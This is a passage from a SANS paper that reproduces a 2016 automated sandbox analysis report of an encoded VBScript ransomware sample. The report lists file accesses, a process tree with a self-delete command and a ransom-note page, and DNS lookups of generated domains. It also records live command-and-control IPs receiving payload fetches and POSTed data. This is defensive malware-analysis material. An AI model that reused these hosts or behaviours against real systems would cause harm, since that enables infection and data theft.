
relevance

3/10

Touches files in the Windows directory

details

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 10/20



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

```
"wscript.exe" touched file "%WINDIR%\System32\en-US\WScript.exe.mui"
"wscript.exe" touched file "%WINDIR%\System32\WScript.exe"
"wscript.exe" touched file "%WINDIR%\Globalization\Sorting\sortdefault.nls"
"wscript.exe" touched file "%WINDIR%\system32\rsaenh.dll"
"wscript.exe" touched file "%WINDIR%\system32\tzres.dll"
"wscript.exe" touched file "%WINDIR%\System32\en-US\jscript.dll.mui"
"wscript.exe" touched file "%WINDIR%\system32\scrrun.dll"
"wscript.exe" touched file "%WINDIR%\system32\wshom.ocx"
"wscript.exe" touched file "%WINDIR%\system32\en-US\KERNELBASE.dll.mui"
"wscript.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches"
"wscript.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches\cversions.1.db"
"wscript.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.d
b"
```

source

API Call

relevance

7/10

Network Related

Found potential URL in binary/memory

details

```
Pattern match: "oc0.Wh/r_al$c#3JCdNJ_zVX`b_OO"
Pattern match: "EBJDOEMxPUO.koc0.Wh/r_al$c#3JCdNJ_zVX`b_OO#cs4$##pP,-P,P-P,P@#@&,Px0a_3iP,--@#@&P,P-P--,PNP1CY1tcGl+#-`,P-P,-,P-,@#@&PP,P,-P,x
V6{]l-@#@&P"
Heuristic match: "ocsp.digicert.com"
Pattern match: "http://nsis.sf.net/NSIS_Error"
Pattern match: "http://www.pyload-security.com/download.php?file=Desktop%20background.png,ID:4,docshellID:5,docIdentifier:4},{url:https://www.payload-security.
com/download.php?file=Desktop%2520background.png,ID:5,docshellID:5,docIdentifier:5}],lastAccess"
Pattern match: "https://www.torproje_.or9/download/download-easy.html"
```

source

String

relevance

10/10

System Security

Opens the Kernel Security Device Driver (KsecDD) of Windows

details

```
"wscript.exe" opened "\Device\KsecDD"
"rad5F314.tmp.exe" opened "\Device\KsecDD"
```

source

API Call

relevance

10/10

File Details

All Details: On

8.9.2016-owner-patchmanagement.zip

Filename

8.9.2016-owner-patchmanagement.zip

Size

21KiB (21905 bytes)

Type

data

Architecture

WINDOWS

SHA256

0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95


MD5

c23c30ee63f3edc306531f5779f0cac1

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 11/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

SHA1

1d883fb1dabae2f4fb3c4040cd21ba3bc8811f4a

SHA512

07798db9162e4d4509ccd792a99077ff494336a58875fe97fc82e4fe984ead85f38ae99eff20e05886d1fe542ce7ae70e9211ad8fa689372ba1faa43a0759832

Resources

Icon

Visualization

Input File (PortEx)

(/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f9777839214

Classification (TrID)

- 100.0% (.VBE) VBScript Encoded script

Screenshots

(/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95%23100/screenshots/screen_3.png)

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 5 processes in total (System Resource Monitor).

```
wscript.exe "C:\24549.jse" (PID: 2460) ⇄
  rad5F314.tmp.exe (PID: 2764)
    rad5F314.tmp.exe (PID: 3092) ⇄
      firefox.exe -osint -url "%USERPROFILE%\Desktop\_HELP_instructions.html" (PID: 3848) ⇄
      cmd.exe /C del /Q /F "%TEMP%\rad5F314.tmp.exe" (PID: 4024)
```


Network Analysis

DNS Requests

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 12/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

Domain	Address	Country
kghggxoaveroqlox.org	-	-
dngekujj.pl	-	-
jhaffphjfvx.pl	-	-
ocsp.digicert.com	93.184.220.29	European Union
qjlliegdegvwcbau.pl	-	-
xseqbrqj.info	-	-
lfohvloxmyp.biz	-	-
uapfxfgpbhvwip.ru	-	-
tgluofqfvvqjk.biz	-	-
en.wikipedia.org	91.198.174.192	Netherlands

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
155.94.209.82 ● OSINT	80 TCP	wscript.exe PID: 2460	United States ASN: 8100 (IPTelligent LLC)
91.211.119.71 ● OSINT	80 TCP	rad5f314.tmp.exe PID: 3092	Ukraine ASN: 48587 (Private Entrepreneur Zharkov Mukola Mukolayovuch)
158.255.6.109 ● OSINT	80 TCP	rad5f314.tmp.exe PID: 3092	Russian Federation ASN: 49335 (Mir Telematiki Ltd.)
185.162.8.101 ● OSINT	80 TCP	rad5f314.tmp.exe PID: 3092	Spain
52.32.150.180 ● OSINT	443 TCP	firefox.exe PID: 3848	United States
93.184.220.29 ● OSINT	80 TCP	firefox.exe PID: 3848	European Union ASN: 15133 (EdgeCast Networks, Inc.)
54.192.203.50	443	firefox.exe	United States

ⓘ Port Protocol Description

Port 80: Hypertext Transfer Protocol (HTTP)

Port 443: Hypertext Transfer Protocol over TLS/SSL (HTTPS)


Contacted Countries

HTTP Traffic

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 13/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

Endpoint	Method/Response	URL/Code
155.94.209.82:80 (sonysoftn.top)	GET	/log.php?f=3.bin
91.211.119.71:80	POST	/data/info.php
158.255.6.109:80	POST	/data/info.php
185.162.8.101:80	POST	/data/info.php
91.211.119.71:80	POST	/data/info.php
158.255.6.109:80	POST	/data/info.php
185.162.8.101:80	POST	/data/info.php
91.211.119.71:80	POST	/data/info.php
93.184.220.29:80 (ocsp.digicert.com)	POST	/

Memory Forensics

String	Context	Stream UID
http://nsis.sf.net/nsis_error	Domain/IP reference	00028334-00002764-62482-64-00402DEE

Emerging Threats

Event	Category	Description	SID
158.255.6.109:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
91.211.119.71:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
158.255.6.109:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821569
91.211.119.71:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821569
185.162.8.101:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
185.162.8.101:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821569
185.162.8.101:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
185.162.8.101:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821569
158.255.6.109:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
91.211.119.71:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821471
158.255.6.109:80 (TCP)	Hidden Category	Additional ETPro rules are available in the private webservice or standalone version	2821569

ET rules applied using Suricata. ETPro rule matches (14 total) are hidden and available in the private webservice (https://www.vxstream-sandbox.com/) or standalone version.


Extracted Strings

